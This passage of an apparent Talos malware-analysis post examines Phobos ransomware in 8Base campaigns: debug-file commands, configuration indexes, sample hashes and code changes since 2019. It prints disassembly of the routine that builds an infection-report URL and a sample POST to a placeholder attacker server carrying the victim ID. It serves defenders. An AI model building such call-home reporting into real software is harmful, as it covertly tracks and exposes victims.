
If the debug file exists, Phobos will parse each line to see if they contain valid commands and will create a structure containing the flags and string parameters found after the commands. In the 8Base campaign, the name of this file is “suppo” but other groups use different names for the debug file or don’t have one set up at all.

Based on our code analysis, the following commands are available for debugging:

- **‘C’ or ‘c’**: Shows a console to print debug strings.
- **‘L’**: Outputs a log file name. This name will be prefixed by "e-" to indicate the process is running elevated. For a typical process tree with a low privilege malware running an elevated process, two files will be created: “*filename*” and “*e-filename*”.
- ‘**M’ or ‘m’**: Does not run the encryption loop. This option disables the malicious actions and causes the malware to jump to the end of the code.
- **‘n’**: Sets a flag in the buffer.
- **‘e’**: Accepts a string of values separated by ';' and stores a pointer to the data in the buffer structure.
- **‘s’**: Sets a flag in the buffer.
- **‘x’**: Sets a flag in the buffer.

While some of these commands can be derived from analysis of the code, Talos never found an actual sample of these debug files to compare with our analysis, so some of the commands are not yet completely understood.

When the options for showing the console are present in the debug file, this is what is output by the malware during typical execution:



Debug console and log files created by Phobos debug file setting.

In the example above, we have enabled the Console display (command ‘c’) and log file (command ‘L’) and we can see the messages printed to the console. It shows the victim identification (the string “*[1E41F172-3483]*”) as well as the build number “*v2.9.1*”. All the strings shown in the output are also present as settings in the configuration, which indicates these messages can be customized by the threat actors behind each campaign.

Phobos’ infection reporting capabilities

While Phobos does not typically demonstrate reporting a new infection to the attacker, our analysis indicates the capability to do so is present in the code, hidden behind a configuration setting which enables this feature and the creation of a custom URL and message chosen by the attacker.

The configuration setting with index “0x31” is a flag used throughout the code to check if various features are enabled or not. If the reporting capability is enabled, the malware will attempt to extract the server name, URI path and custom message from indexes 0x44, 0x45 and 0x46 respectively:

```
                        ; int __stdcall R_mal_GeneratePOSTUrlFromConfig()
                        R_mal_GeneratePOSTUrlFromConfig proc near

                        var_28= dword ptr -28h
                        var_24= dword ptr -24h
                        var_20= dword ptr -20h
                        var_1C= dword ptr -1Ch
                        var_18= byte ptr -18h
                        pwszObjectName= dword ptr -0Ch
                        pswzServerName= dword ptr -8
                        lpMem= dword ptr -4

                        NULL = esi
55                      push    ebp
8B EC                   mov     ebp, esp
83 EC 2C                sub     esp, 2Ch
53                      push    ebx
56                      push    NULL
57                      push    edi
E8 26 13 00 00          call    mal_GetVolumeSerialNumber
33 F6                   xor     NULL, NULL
56                      push    NULL            ; buffer
6A 44                   push    MAL_CFG_SERVERNAME ; index
8B F8                   mov     edi, eax
E8 E7 39 00 00          call    mal_GetDecryptedConfigVar
56                      push    NULL            ; buffer
6A 45                   push    MAL_CFG_HTTP_PATH ; index
89 45 F8                mov     [ebp+pswzServerName], eax
E8 DC 39 00 00          call    mal_GetDecryptedConfigVar
56                      push    NULL            ; buffer
6A 46                   push    MAL_CFG_HTTP_OPT_DATA ; index
89 45 F4                mov     [ebp+pwszObjectName], eax
E8 D1 39 00 00          call    mal_GetDecryptedConfigVar
89 45 FC                mov     [ebp+lpMem], eax
83 C4 18                add     esp, 18h
8D 45 E8                lea     eax, [ebp+var_18]
```

Phobos code checking if the reporting URL is present in the configuration.

If these options are present, the malware will then attempt to communicate an alert of the infection back to the specified server. The custom message mentioned above is a string parameter which may contain the tag "<<*ID*>>" in its body. This tag will then be replaced by the victim ID before submitting the request. As shown in the example below, the original message extracted from the binary still has the tag and the parsed message with the victim ID is passed as parameter to the HTTP Post function:

Excerpt of code showing the parameters to the HTTP POST request after parsing the ID.

The request is sent with almost no headers, as seen in this example:

```
POST /badserver.html HTTP/1.1
Connection: Keep-Alive
Content-Length: 95
Host: example.com

Embedded template may use the tag 1E41F172 which will be replaced by victim ID before reporting
```

POST request sent back to attacker if enabled in the configuration.

It is worth noting, however, Talos has not seen any threat actor use this feature in any sample analyzed thus far.

Analysis of code changes in Phobos binaries over time

Since 8Base group is known to operate with characteristics similar to previous Phobos campaigns, we compared the code in an 8Base sample with previous Phobos variants and determined there are no differences between the code at the binary level at all. As we mentioned above, this 8Base sample, *32a674b59c3f9a45efde48368b4de7e0e76c19e06b2f18afb6638d1a080b2eb3*, was extracted from a SmokeLoader binary deployed in a recent 8Base campaign seen between June and August 2023.

In their February 2023 post about brute-forcing Phobos encryption, the Computer Emergency Response Team from Poland (Cert-PL) looked at sample *2704e269fb5cf9a02070a0ea07d82dc9d87f2cb95e60cb71d6c6d38b01869f66* which was first observed in VirusTotal in 2020. Their observations about how the encryption works had many similarities with the 8Base sample we analyzed, and our analysis revealed that there were no changes in the code at all, with 100% carryover of samples' functions and basic blocks.

The only thing that changes between these two binaries is the configuration data in the last PE section:

	8Base
Configuration Entries	64
Encryption key	0xea73000e61c749e5287a2407e44c8679
File extension (IDX 0x4)	.id[<>-3483].[support@rexsdata.pro].8base
Debug file (IDX 0x43)	suppo
Extension Blocklist (IDX 0x7)	8base;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;fullz;MMXXII;6y8dghklp;SHTORM;NURRI;GHOST;FF6OM6;MNX;BACKJOHN;(STARS;faust;unknown;STEEL;worry;WIN;duck;fopra;unique;acute;adage;make;Adair;MLF;magic;Adame;banhu;banjo;Banks;Ba

The same holds true for other samples found since 2020. The differences in code start to appear when we compare the 8Base sample with Phobos variants created in 2019. We analyzed the sample *fc4b14250db7f66107820ecc56026e6be3e8e0eb2d428719156cf1c53ae139c6* first seen in VirusTotal in August 2019. The current 8Base sample shares 89.6% of its code with the 2019 sample, according to our analysis.


There are several functions present in the current 8Base sample that did not exist in 2019:

Address	Name	Type
004025F3	mal_ParseSuppoFile	Normal
0040271B	mal_CheckIfSuppoFileExists	Normal
004028CA	mal_InitDebugMsg	Normal
00402946	R_mal_GeneratePOSTUrlFromConfig	Normal
00403020	mal_CheckFileExtension	Normal
00403585	str_strlenW	Normal
00403772	mal_CreateDebugLogFile	Normal
00403848	mal_WriteToLog	Normal
004038DA	mal_WriteDebugMsg	Normal
00403940	mal_WriteDebugHeaderMsg	Normal
00403CBD	R_mal_HttpPostRequest	Normal
00403DC0	mal_AdjustTokenPrivileges	Normal
00405B20	mal_GetAppBaseFolderName	Normal
00405BF7	mal_CheckIfPathIsUNC	Normal
004092B4	str_strcat	Normal
0040A004	LookupPrivilegeValueW	Imported
0040A01C	AdjustTokenPrivileges	Imported
0040A070	SetFilePointer	Imported
0040A09C	MultiByteToWideChar	Imported
0040A0C8	AllocConsole	Imported
0040A0D0	WideCharToMultiByte	Imported
0040A0D4	WriteConsoleW	Imported
0040A0D8	GetStdHandle	Imported
0040A17C	WinHttpReceiveResponse	Imported
0040A180	WinHttpOpenRequest	Imported
0040A184	WinHttpConnect	Imported
0040A188	WinHttpCloseHandle	Imported

List of functions present in 8Base sample but not in the 2019 sample.

There is now support for debug files and infection report capabilities, which are not present in the old samples. This implies these features were added to Phobos source code at some point in 2019 or 2020, likely the last time the Phobos source code was updated.

Another sample that caught our attention was first described by Malwarebytes in 2019. The sample, *a91491f45b851a07f91ba5a200967921bf796d38677786de51a4a8fe5ddeafd2*, was first observed in the wild in May 2019. This sample is considerably different from other samples from the same time frame, only sharing 47.2% of their code.




8base sample compared to 2019 sample from Malwarebytes blog.

The main difference we observed in this sample is the usage of Windows Crypto API instead of the custom cryptographic code from recent samples. Looking at the functions present in the 2019 sample, we can see the Crypto API imported by this sample:

0040A8EC	RtlUnwind	Thunk
0040B008	CryptDestroyKey	Imported
0040B00C	CryptEncrypt	Imported
0040B010	CryptImportKey	Imported
0040B014	CryptGenRandom	Imported
0040B018	CryptSetKeyParam	Imported
0040B01C	CryptAcquireContextW	Imported
0040B0E0	IsDebuggerPresent	Imported
0040B0EC	TerminateThread	Imported
0040B0F0	HeapSize	Imported
0040B108	LoadLibraryW	Imported
0040B110	__imp_RtlUnwind	Imported
0040B118	UnhandledExceptionFilter	Imported
0040B11C	GetSystemTimeAsFileTime	Imported
0040B130	GetCommandLineA	Imported
0040B134	HeapSetInformation	Imported

List of imported functions from 2019 sample analyzed by Malwarebytes.

We observed these APIs being used in some critical functions throughout the code. The code block below is related to the encryption/decryption function in 8Base, which uses the custom cryptographic library, versus the code in the 2019 sample which uses Windows Crypto API



File encryption function comparison between 8Base and old 2019 Phobos sample.

There are similar differences in the function used to decrypt the configuration file, which behaves in a related fashion but using different cryptographic APIs.

These changes observed in early samples support the assumption that Phobos went through a development phase in 2019 but has remained unchanged since then.

In our second post titled "Understanding the Phobos affiliate structure and activity ", we will have additional information on the data we found in the blocklist extensions and how this is mapped to different actor groups, as well as the behavior of such groups once they get into a victim's network.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	N/A	N/A
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	N/A	N/A	N/A

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

ClamAV detections are available for this threat:

Win.Packed.Zusy
Win.Ransomware.8base
Win.Downloader.Generic
Win.Ransomware.Ulise

IOCs

Indicators of Compromise associated with this threat can be found here.